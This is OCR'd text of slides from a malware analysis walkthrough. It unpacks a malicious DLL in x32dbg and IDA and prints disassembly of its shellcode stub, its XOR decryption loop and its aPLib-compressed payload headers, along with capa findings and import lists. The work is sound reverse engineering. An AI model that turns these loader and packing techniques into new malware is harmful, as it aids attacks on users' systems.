
Program Analysis | Rule Generator

☐ Limit results to current function

search...

Rule Information	Address	Details
☐ allocate RWX memory		host-interaction/process/inject
☐ basic block(loc_6F8E22CF)	6F8E22CF	
☐ allocate thread local storage		host-interaction/process
☐ function(sub_6F8C881C)	6F8C881C	
☐ check mutex		host-interaction/mutex
☐ basic block(loc_6F8CEFD8)	6F8CEFD8	
☐ contains PDB path		executable/pe/pdb
☐ regex(/:\\.*\.pdb/)	6F8FBA94	"c:\\equal\\True\\bird_Select\\780\\true.pdb"
☐ enumerate files via kernel32 functions		host-interaction/file-system/files/list
☐ function(sub_6F8C75E0)	6F8C75E0	
☐ get common file path (2 matches)		host-interaction/file-system
☐ function(Equalcry)	6F8CEBF0	
☐ function(Teachhear)	6F8CE940	
☐ get thread local storage value		host-interaction/process
☐ function(sub_6F8C889A)	6F8C889A	
☐ link function at runtime		linking/runtime-linking
☐ function(sub_6F8C5DAF)	6F8C5DAF	
☐ query environment variable		host-interaction/environment-variable
☐ function(interesting_func)	6F8E2210	
☐ set thread local storage value		host-interaction/process
☐ function(sub_6F8C88D9)	6F8C88D9	
☐ write file (4 matches)		host-interaction/file-system/write
☐ function(sub_6F8CAD9C)	6F8CAD9C	

FLARE CAPA explorer



Imports | IDA View-A

Address	Ordinal	Name
6F8E30D4		CreateFileW
6F8E30D8		GetTempPathW
6F8E30DC		GetEnvironmentVariableW
6F8E30E0		GetModuleFileNameW
6F8E30E4		VirtualAlloc
6F8E30E8		VirtualFree
6F8E30EC		CreateDirectoryW
6F8E30F0		UnhandledExceptionFilter
6F8E30F4		SetUnhandledExceptionFilter
6F8E30F8		GetCurrentProcess
6F8E30FC		TerminateProcess
6F8E3100		IsProcessorFeaturePresent
6F8E3104		GetCurrentProcessId
6F8E3108		GetCurrentThreadId
6F8E310C		GetSystemTimeAsFileTime
6F8E3110		InitializeSListHead
6F8E3114		IsDebuggerPresent
6F8E3118		GetStartupInfoW
6F8E311C		EncodePointer
6F8E3120		RaiseException
6F8E3124		InterlockedFlushSList
6F8E3128		GetLastError
6F8E312C		SetLastError
6F8E3130		RtlUnwind
6F8E3134		EnterCriticalSection
6F8E3138		LeaveCriticalSection
6F8E313C		DeleteCriticalSection
6F8E3140		InitializeCriticalSectionAndSpinCount
6F8E3144		TlsAlloc
6F8E3148		TlsGetValue
6F8E314C		TlsSetValue
6F8E3150		TlsFree
6F8E3154		FreeLibrary
6F8E3158		GetProcAddress
6F8E315C		LoadLibraryExW


Analysis – Stage 2

- Lets start with the dynamic analysis setting a **breakpoint** at kernel32.dll VirtualAlloc

- 1) Call is coming from
  `call dword ptr ds:[ebx+2113E4]`

- 2) Allocated memory is written by
  `rep movsb`

- 3) Jumping into buffer shellcode via
  `jmp eax`



```
6F600587   51              push ecx
6F600588   6A 00           push 0
6F60058A   FF93 E4132100   call dword ptr ds:[ebx+2113E4]
6F600590   59              pop ecx
6F600591   5E              pop esi
6F600592   8983 B8132100   mov dword ptr ds:[ebx+2113B8],eax
6F600598   89C7            mov edi,eax
6F60059A   F3:A4           rep movsb
6F60059C   8BB3 C4132100   mov esi,dword ptr ds:[ebx+2113C4]
6F6005A2   8DBB E8132100   lea edi,dword ptr ds:[ebx+2113E8]
6F6005A8   29F7            sub edi,esi
6F6005AA   01F8            add eax,edi
6F6005AC   FFE0            jmp eax
6F6005AE   8B93 98132100   mov edx,dword ptr ds:[ebx+211398]
```

Analysis – Stage 2


- Lets start with the dynamic analysis setting a **breakpoint** at kernel32.dll VirtualAlloc

- 1) Call is coming from
  `call dword ptr ds:[ebx+2113E4]`

- 2) Allocated memory is written by
  `rep movsb`

- **3) Jumping into buffer shellcode via**
  `jmp eax`

  E8 00 00 00 00 = shellcode call instruction



```
       6F600587    51               push ecx
       6F600588    6A 00            push 0
       6F60058A    FF93 E4132100    call dword ptr ds:[ebx+2113E4]
       6F600590    59               pop ecx
       6F600591    5E               pop esi
       6F600592    8983 B8132100    mov dword ptr ds:[ebx+2113B8],eax
       6F600598    89C7             mov edi,eax
       6F60059A    F3:A4            rep movsb
       6F60059C    8BB3 C4132100    mov esi,dword ptr ds:[ebx+2113C4]
       6F6005A2    8DBB E8132100    lea edi,dword ptr ds:[ebx+2113E8]
       6F6005A8    29F7             sub edi,esi
       6F6005AA    01E8             add eax,edi
EIP -> 6F6005AC  ^ FFE0             jmp eax
       6F6005AE    8B93 98132100    mov edx,dword ptr ds:[ebx+211398]
       6F6005B4    52               push edx
       6F6005B5    6A 40            push 40

eax=00D705A8

.data:6F6005AC www2.dll:$405AC #0
```


```
Address   Hex                                              ASCII
00D705A8  E8 00 00 00 00 5B 81 EB ED 13 21 00 8D 83 40 0E  è....[.ëí.!...@.
00D705B8  21 00 89 83 C4 13 21 00 8D B3 9F 0E 21 00 89 B3  !...Ä.!..³..!..³
```

```
EIP EAX>  00D705A8   E8 00000000      call D705AD
          00D 05AD   5B               pop ebx
          00D 05AE   81EB ED132100    sub ebx,2113ED
          00D 05B4   8D83 400E2100    lea eax,dword ptr ds:[ebx+210E40]
          00D 05BA   8983 C4132100    mov dword ptr ds:[ebx+2113C4],eax
          00D 05C0   8DB3 9F0E2100    lea esi,dword ptr ds:[ebx+210E9F]
          00D 05C6   89B3 98132100    mov dword ptr ds:[ebx+211398],esi
          00D 05CC   8B46 3C          mov eax,dword ptr ds:[esi+3C]
          00D 05CF   8983 C8132100    mov dword ptr ds:[ebx+2113C8],eax
          00D 05D5   8DB3 D0132100    lea esi,dword ptr ds:[ebx+2113D0]
          00D 05DB   56               push esi
          00D 05DC   8DB3 DF0E2100    lea esi,dword ptr ds:[ebx+210EDF]
          00D 05E2   56               push esi
          00D 05E3   6A 06            push 6
          00D 05E5   68 884E0D00      push D4E88
          00D 05EA   8DBB F70E2100    lea edi,dword ptr ds:[ebx+210EF7]

00D705AD

00D705A8
```

```
Address   Hex                                              ASCII
00D705A8  E8 00 00 00 00 5B 81 EB ED 13 21 00 8D 83 40 0E  è....[.ëí.!...@.
00D705B8  21 00 89 83 C4 13 21 00 8D B3 9F 0E 21 00 89 B3  !...Ä.!..³..!..³
00D705C8  98 13 21 00 8B 46 3C 89 83 C8 13 21 00 8D B3 D0  ..!..F<..È.!..³Ð
00D705D8  13 21 00 56 8D B3 DF 0E 21 00 56 6A 06 68 88 4E  .!.V.³ß.!.Vj.h.N
00D705E8  0D 00 8D BB F7 0E 21 00 FF D7 83 BB EF 0F 21 00  ...»÷.!.ÿ×.»ï.!.
00D705F8  00 74 08 8B 83 EF 0F 21 00 EB 1F 8B 83 C4 13 21  .t...ï.!.ë...Ä.!
00D70608  00 25 00 F0 FF FF 66 81 38 4D 5A 74 07 2D 00 10  .%.ðÿÿf.8MZt.-..
```

Analysis – Stage 2

- A further call of VirtualAlloc leads to a new buffer
- Setting a HW,Write breakpoint on that buffer leads to the routine which fills this buffer
- Remove this breakpoint and set another one at the end of the filling routine (leave instruction)
- **Magic Bytes: M8Z → aPLib compression**




```
00D702D5    89E5              mov ebp,esp
00D702D7    8B45 08           mov eax,dword ptr ss:[ebp+8]
00D702DA    8B4D 0C           mov ecx,dword ptr ss:[ebp+C]
00D702DD    8B55 10           mov edx,dword ptr ss:[ebp+10]
00D702E0    31DB              xor ebx,ebx
00D702E2    89CE              mov esi,ecx
00D702E4    83E6 03           and esi,3
00D702E7    75 12             jne D702FB
00D702E9    8B5D 10           mov ebx,dword ptr ss:[ebp+10]
00D702EC    66:01DA           add dx,bx
00D702EF    66:F7DA           neg dx
00D702F2    6BD2 02           imul edx,edx,2
00D702F5    C1CA 07           ror edx,7
00D702F8    8955 10           mov dword ptr ss:[ebp+10],edx
00D702FB    3010              xor byte ptr ds:[eax],dl
00D702FD    40                inc eax
00D702FE    E2 E2             loop D702E2
00D70300    C9                leave
00D70301    C2 0C00           ret C
00D70304    83EC 10           sub esp,10
00D70307    53                push ebx
00D70308    55                push ebp
00D70309    56                push esi
00D7030A    8B7424 24         mov esi,dword ptr ss:[esp+24]
00D7030E    30C9              xor cl,cl
00D70310    31ED              xor ebp,ebp
00D70312    31DB              xor ebx,ebx
00D70314    30C0              xor al,al
00D70316    85F6              test esi,esi
00D70318    57                push edi
00D70319    884C24 13         mov byte ptr ss:[esp+13],cl
00D7031D    0F86 9B000000     jbe D703BE
00D70323    EB 04             jmp D70329
00D70325    8B7424 28         mov esi,dword ptr ss:[esp+28]
00D70329    84C9              test cl,cl
00D7032B    74 2F             je D7035C
00D7032D    0FB64C24 13       movzx ecx,byte ptr ss:[esp+13]
00D70332    8B5424 30         mov edx,dword ptr ss:[esp+30]
00D70336    01D1              add ecx,edx
00D70338    8079 01 00        cmp byte ptr ds:[ecx+1],0

00D70300

Address   Hex                                               ASCII
00EB0000  4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2 91  M8Z.8.f...qÿ..Â.
00EB0010  01 40 C2 15 C3 08 01 0E 08 0E 1F BA 7C 01 B4 09  .@Â.Ã......º|.´.
00EB0020  CD 21 B8 F5 4C 80 0A 54 68 69 73 20 70 1C 72 6F  Í!¸õL..This p.ro
00EB0030  67 CF 61 6D 0E 63 8E 6E 3E 9F 74 CF 62 65 5F 9E  gÏam.c.n>.tÏbe_.
00EB0040  75 BF 30 69 06 44 4F 53 FC 6D 07 6F 64 65 2E 0D  u¿0i.DOSüm.ode..
00EB0050  12 0A 24 98 44 9C F8 02 C3 58 D8 99 AD 0B B0 04  ..$.D.ø.ÃXØ...°.
```

Analysis – Stage 2

- To reveal the aPLib decompression routine remove all further **breakpoints** and set a new one (HW,Access) at the M8Z header bytes
  → Breakpoint triggerd in the aPLib decompression function
  → The EDI register reveals the destination offset for the decompressed content

- Replace the **breakpoint** with one at the end of the decompression routine (`ret instruction`)
  → Decompressed PE-DLL

- Dump PE-DLL




```
         00A6023D   10D2          adc dl,dl
         00A6023F   C3            ret
         00A60240   31C9          xor ecx,ecx
         00A60242   41            inc ecx
         00A60243   E8 EEFFFFFF   call A60236
         00A60248   11C9          adc ecx,ecx
         00A6024A   E8 E7FFFFFF   call A60236
         00A6024F ^ 72 F2         jb A60243
         00A60251   C3            ret
         00A60252   2B7C24 28     sub edi,dword ptr ss:[esp+
         00A60256   897C24 1C     mov dword ptr ss:[esp+1C],
         00A6025A   61            popad
EIP ---> 00A6025B   C3            ret
         00A6025C   83EC 08       sub esp,8
         00A6025F   53            push ebx
         00A60260   8B5C24 1C     mov ebx,dword ptr ss:[esp+
         00A60264   55            push ebp
         00A60265   56            push esi
         00A60266   31C0          xor eax,eax
         00A60268   57            push edi
         00A60269   31F6          xor esi,esi
         00A6026B   66:833B 00    cmp word ptr ds:[ebx],0

00A6025B
```

```
Address   Hex                                              ASCII
00AA7041  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00AA7051  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00AA7061  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00AA7071  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00AA7081  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00AA7091  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00AA70A1  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00AA70B1  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00AA70C1  9C F8 C3 58 D8 99 AD 0B D8 99 AD 0B D8 99 AD 0B  .øÃXØ...Ø...Ø...
00AA70D1  D1 E1 3E 0B C8 99 AD 0B CB FF AE 0A DA 99 AD 0B  Ñá>.È...Ëÿ®.Ú...
00AA70E1  CB FF A9 0A D2 99 AD 0B CB FF A8 0A C9 99 AD 0B  Ëÿ©.Ò...Ëÿ¨.É...
00AA70F1  CB FF AC 0A DC 99 AD 0B B7 FD AC 0A D3 99 AD 0B  Ëÿ¬.Ü...·ý¬.Ó...
00AA7101  D8 99 AC 0B 4A 99 AD 0B 99 FE A4 0A DB 99 AD 0B  Ø.¬.J....þ¤.Û...
00AA7111  99 FE AD 0A D9 99 AD 0B 99 FE 52 0B D9 99 AD 0B  .þ..Ù....þR.Ù...
00AA7121  99 FE AF 0A D9 99 AD 0B 52 69 63 68 D8 99 AD 0B  .þ¯.Ù...RichØ...
00AA7131  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00AA7141  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L...
00AA7151  83 6B 44 61 00 00 00 00 00 00 00 00 E0 00 02 21  .kDa........à..!
```


Analysis – Stage 2

- „ldr“ function has only one call instruction to the main function




```
                    public ldr
ldr                 proc near
                    call     main_function
                    xor      eax, eax
                    retn
ldr                 endp
```

- To start „ldr“ function, do the following steps:
  1) Load PE-DLL in x32dbg
  2) Run DllEntryPoint function till returning to initial ntdll call (at least function at offset 0x1000)
  3) Move EIP manually to „ldr“ entry point




```
sub_10001000    proc near               ; DATA XREF: .rdata:1000A220↓o
                push    40h ; '@'       ; Size
                push    offset aAbcdefghijklmn ; "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklm"
                mov     ecx, offset Buf ; void *
                call    copy_data
                push    offset sub_10009960 ; void (__cdecl *)()
                call    _atexit
                pop     ecx
                retn
sub_10001000    endp
```


"ldr"-function in export-directory
"ldr"-function in embedded aplib compressed pe-dll



Name	Address	Ordinal
ldr	10005610	1
DllEntryPoint	10008AF2	[main entry]




Address	Ordinal	Name	Library
1000A000		GetUserNameW	ADVAPI32
1000A008		GetAdaptersInfo	IPHLPAPI
1000A010		GetComputerNameW	KERNEL32
1000A014		WinExec	KERNEL32
1000A018		SetUnhandledExceptionFilter	KERNEL32
1000A01C		Sleep	KERNEL32
1000A020		HeapFree	KERNEL32
1000A024		GetCurrentProcess	KERNEL32
1000A028		GetProcessHeap	KERNEL32
1000A02C		IsProcessorFeaturePresent	KERNEL32
1000A030		IsDebuggerPresent	KERNEL32
1000A034		QueryPerformanceCounter	KERNEL32
1000A038		GetCurrentProcessId	KERNEL32
1000A03C		GetCurrentThreadId	KERNEL32
1000A040		GetSystemTimeAsFileTime	KERNEL32
1000A044		InitializeSListHead	KERNEL32
